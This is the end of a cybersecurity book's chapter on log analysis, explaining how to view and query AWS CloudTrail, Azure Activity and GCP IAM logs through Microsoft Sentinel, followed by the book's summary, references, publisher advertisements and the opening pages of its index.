



*Figure 17.4: Event history in AWS*

This is a comprehensive list of all events that were tracked. You can click on each one of those events to obtain more detailed information about it, as shown below:





*Figure 17.5: Specific event information when clicking on one of the events listed in AWS*

If you want to see the raw JSON file, you can click on the **View event** button, and you will have access to it.

## Accessing AWS logs from Microsoft Sentinel

If you are using Microsoft Sentinel as your SIEM platform, you can use the Amazon Web Services Data Connector available in Microsoft Sentinel to stream the following logs to the Microsoft Sentinel workspace:

- Amazon **Virtual Private Cloud** (**VPC**) - VPC Flow Logs
- Amazon GuardDuty - Findings
- AWS CloudTrail - Management and data events

Once the connector is configured, it will show a status similar to the screenshot below:





*Figure 17.6: AWS connector status in Microsoft Sentinel*

For more information on how to configure that, visit: `https://docs.microsoft.com/en-us/azure/sentinel/connect-aws`.

After finishing the configuration, you can start investigating your AWS CloudTrail log using Log Analytics **KQL** (**Kusto Query Language**). For example, the query below will list the user creation events summarized by region:





*Figure 17.7: KQL query retrieving data ingested from AWS CloudTrail events*

When investigating AWS CloudTrail events, it is important to understand the different event types and what they represent. For a comprehensive list of events, visit `https://cybersecurity.att.com/documentation/usm-anywhere/user-guide/events/cloudtrail-events-rules.htm`.

# Azure Activity logs

Microsoft Azure also has platform logging that enables you to visualize subscription-level events that have occurred in Azure. These events include a range of data, from **Azure Resource Manager** (**ARM**) operational data to updates on Service Health events. These logs are also stored for 90 days by default, and this log is enabled by default.

To access the Azure Activity log, go to Azure Portal; in the search box, type `Activity`, and once you see the Activity log icon, click on it. The result may vary, but you should see some activities similar to the sample screen that follows:





*Figure 17.8: A sample of the Azure Activity log*

You can expand these activities to obtain more information about each action, and you can also retrieve the raw JSON data with all the details about the activity.

## Accessing Azure Activity logs from Microsoft Sentinel

If you are using Microsoft Sentinel as your SIEM platform, you can use the native Azure Activity log connector to ingest data from your Azure platform. Once the connector is configured, the status will appear similar to the sample screenshot that follows:





*Figure 17.9: Azure Activity status in Microsoft Sentinel*

For more information on how to configure this, read the following article: `https://docs.microsoft.com/en-us/azure/sentinel/connect-azure-activity`.

After finishing the configuration, you can start investigating your Azure Activity logs using Log Analytics KQL.

For example, the query below will list the results for activities where the operation name is "**Create role assignment**" and it succeeded in performing this operation:





*Figure 17.10: Results for a query for activities with the operation name "Create role assignment"*

At this point, it is clear that leveraging Microsoft Sentinel as your cloud-based SIEM solution can facilitate not only the ingestion of multiple data sources but also the data visualization in a single dashboard. You can also use the Microsoft Sentinel GitHub repository with sample queries for threat hunting at `https://github.com/Azure/Azure-Sentinel/tree/master/Hunting%20Queries`.

# Google Cloud Platform Logs

Many organizations are moving towards a multi-cloud environment and **Google Cloud Platform** (**GCP**) is another big player that you need to be aware of how to monitor. GCP Cloud Audit Logs enables you to answer the following questions:

- Who did what?
- When was it done?
- Where was it done?

Using Microsoft Sentinel, you can ingest GCP **Identity and Access Management** (**IAM**) logs, which can be used to see admin activity (audit logs), which includes "admin write" operations, and Data Access audit logs, which includes "admin read" operations.

Once the connector is configured, the status will appear similar to the sample screenshot that follows:




*Figure 17.11: GCP IAM connector*

Once the connector is configured and ingesting data, you can perform queries using KQL. The example below is checking all GCP IAM logs and filtering the result to show only the following fields: *SourceSystem*, *resource_labels_method_s*, *resource_labels_service_s*, *payload_request_audience_s*, *payload_metadata__type_s*, and *payload_methodName_s*:





*Figure 17.12: GCP IAM query*

The rationale behind selecting those fields was to reduce the noise from the many other fields that are available. However, if you want to see everything, you just need to completely remote the "project" line and run the query again.

For more information on GCP IAM logs, visit `https://cloud.google.com/iam/docs/audit-logging`.

# Summary

In this chapter, you learned about the importance of data correlation while reviewing logs in different locations. You also read about relevant security-related logs in Windows and Linux.

Next, you learned how to read firewall logs using Check Point, NetScreen, `iptables`, and Windows Firewall as examples. You also learned about web server logs, using IIS and Apache as examples. You concluded this chapter by learning more about AWS CloudTrail logs, and how they can be visualized using the AWS dashboard, or Microsoft Sentinel. You also learned about Azure Activity logs and how to visualize this data using Azure Portal and Microsoft Sentinel. Lastly, you learned about GCP IAM logs and how to visualize those using Microsoft Sentinel. As you finish reading this chapter, also keep in mind that, many times, it is not about quantity, but about quality. When the subject is log analysis, this is extremely important. Make sure that you have tools that are able to intelligently ingest and process the data, and when you need to perform manual investigation, you only focus on what it has already filtered.

As you finish reading this chapter, and this book, it's time to step back and reflect on this cybersecurity journey. It is very important to take the theory that you learned here, aligned with the practical examples that were used throughout this book, and apply it to your environment or to your customer's environment. While there is no such thing as one size fits all in cybersecurity, the lessons learned here can be used as a foundation for your future work. The threat landscape is changing constantly, and by the time we finished writing this book, a new vulnerability was discovered. Probably, by the time you have finished reading this book, another one has been discovered. It's for this reason that the foundation of knowledge is so important, as it will assist you in rapidly absorbing new challenges and applying security principles to remediate threats. Stay safe!

## References

- iptables: `https://help.ubuntu.com/community/IptablesHowTo`
- Log Parser: `https://logrhythm.com/blog/a-technical-analysis-of-wannacry-ransomware/`
- SQL Injection Cheat Sheet: `https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/`

## Join our community on Discord

Join our community's Discord space for discussions with the author and other readers:

`https://packt.link/SecNet`





packt.com

Subscribe to our online digital library for full access to over 7,000 books and videos, as well as industry leading tools to help you plan your personal development and advance your career. For more information, please visit our website.


## Why subscribe?

- Spend less time learning and more time coding with practical eBooks and Videos from over 4,000 industry professionals
- Improve your learning with Skill Plans built especially for you
- Get a free eBook or video every month
- Fully searchable for easy access to vital information
- Copy and paste, print, and bookmark content

At www.packt.com, you can also read a collection of free technical articles, sign up for a range of free newsletters, and receive exclusive discounts and offers on Packt books and eBooks.

# Other Books You May Enjoy

If you enjoyed this book, you may be interested in these other books by Packt:





**The Cybersecurity Playbook for Modern Enterprises**

Jeremy Wittkop

ISBN: 9781803248639

- Understand the macro-implications of cyber attacks
- Identify malicious users and prevent harm to your organization
- Find out how ransomware attacks take place
- Work with emerging techniques for improving security profiles
- Explore identity and access management and endpoint security
- Get to grips with building advanced automation models
- Build effective training programs to protect against hacking techniques
- Discover best practices to help you and your family stay safe online




**Cybersecurity Career Master Plan**

Dr. Gerald Auger

Jaclyn Scott

ISBN: 9781801073561

- Gain an understanding of cybersecurity essentials, including the different frameworks and laws, and specialties
- Find out how to land your first job in the cybersecurity industry
- Understand the difference between college education and certificate courses
- Build goals and timelines to encourage a work/life balance while delivering value in your job
- Understand the different types of cybersecurity jobs available and what it means to be entry-level
- Build affordable, practical labs to develop your technical skills
- Discover how to set goals and maintain momentum after landing your first cybersecurity job

## Packt is searching for authors like you

If you're interested in becoming an author for Packt, please visit `authors.packtpub.com` and apply today. We have worked with thousands of developers and tech professionals, just like you, to help them share their insight with the global tech community. You can make a general application, apply for a specific hot topic that we are recruiting an author for, or submit your own idea.

## Share your thoughts

Now you've finished *Cybersecurity - Attack and Defense Strategies, Third Edition*, we'd love to hear your thoughts! If you purchased the book from Amazon, please `click here to go straight to the Amazon review page` for this book and share your feedback or leave a review on the site that you purchased it from.

Your review is important to us and the tech community and will help us make sure we're delivering excellent quality content.

# Index

## Symbols

**0xsp Mongoose RED**
reference link 314

**0xsp Mongoose RED for Windows**
using 314

**0xsp Mongoose v1.7**
using 313

**/etc/passwd file**
using 309

## A

**accessibility features**
exploiting 292, 293

**access token manipulation 291, 292**

**Actions on Objectives stage 74**
data exfiltration 75

**Active Directory (AD) 269**

**active reconnaissance**
versus passive reconnaissance 150

**active sensors 369**
detection capabilities 369-371

**Acunetix 504**

**Address Resolution Protocol (ARP) 267**

**admin shares 271**

**Advanced Persistent Threats (APTs) 68, 150**

**Aircrack-ng 92, 93**

**Airgeddon 93, 94**

**Airgraph-ng 138**
URL 139

**alerts**
avoiding 286, 287

**AlienVault Unified Security Management (USM) Anywhere**
reference link 394

**alternate data streams (ADSs) 252**

**Amazon Web Services (AWS) logs 514-516**
accessing, from Microsoft Sentinel 516-518

**Androguard 213**
download link 213

**Android**
rooting 309

**apache-scalp tool**
download link 514

**applications 12**

**application shimming 293-298**

**AppLocker documentation**
reference link 331

**ArcSight Enterprise Security Manager (ESM)**
reference link 485

**Armitage**
using 191

**ARP spoofing attack 268**

**Ashley Madison incident 158**

**asset inventory tools 480**
Foundstone's Enterprise (McAfee) 481

LANDesk Management Suite 481
Peregrine tools 480
**attacks, and end user**
correlation 4
**attacks, current trends**
analyzing 156
**Automated Indicator Sharing 399**
reference link 399
**AWS CloudTrail events**
reference link 518
**Azure Active Directory (Azure AD) 20, 360**
**Azure Activity logs 518**
accessing, from Microsoft Sentinel 520, 521
**Azure Threat and Vulnerability Management 492, 493**

## B

**Backdoor.Oldrea 302**
**backdoors 164, 165**
securing against 165, 166
**Beacon, Command & Control (C&C) 251**
**behavior analytics, in hybrid cloud 382**
for PaaS workloads 385, 386
Microsoft Defender for Cloud 382-385
**behavior analytics on-premises**
device placement 382
UEBA 379-382
**BlackEnergy 302**
**Blue Team 25, 26**
**breached host analysis 268**
**bring your own device (BYOD) methodology 3, 238, 323**
with corporate app approval isolation 13
**broken authentication 203**
**Bro Network Security Monitor**
reference link 394
**Bucket 173**
**buffer overflows 187**
**business continuity plan (BCP) 455, 456**
developing 456, 457
effective business continuity plan, creating 457, 458
**business impact analysis (BIA) 443, 449**
disruption impacts, identifying 449
key IT resources, identifying 449
recovery priorities, developing 450

## C

**Cain and Abel tool 144, 145**
**Calculator 252**
**canary token links 149**
**CATT 148, 149**
URL 149
**central administrator consoles 268**
**Central Intelligence Agency (CIA) server 166**
**CERT Coordination Center 483**
**Checkmarx**
URL 185
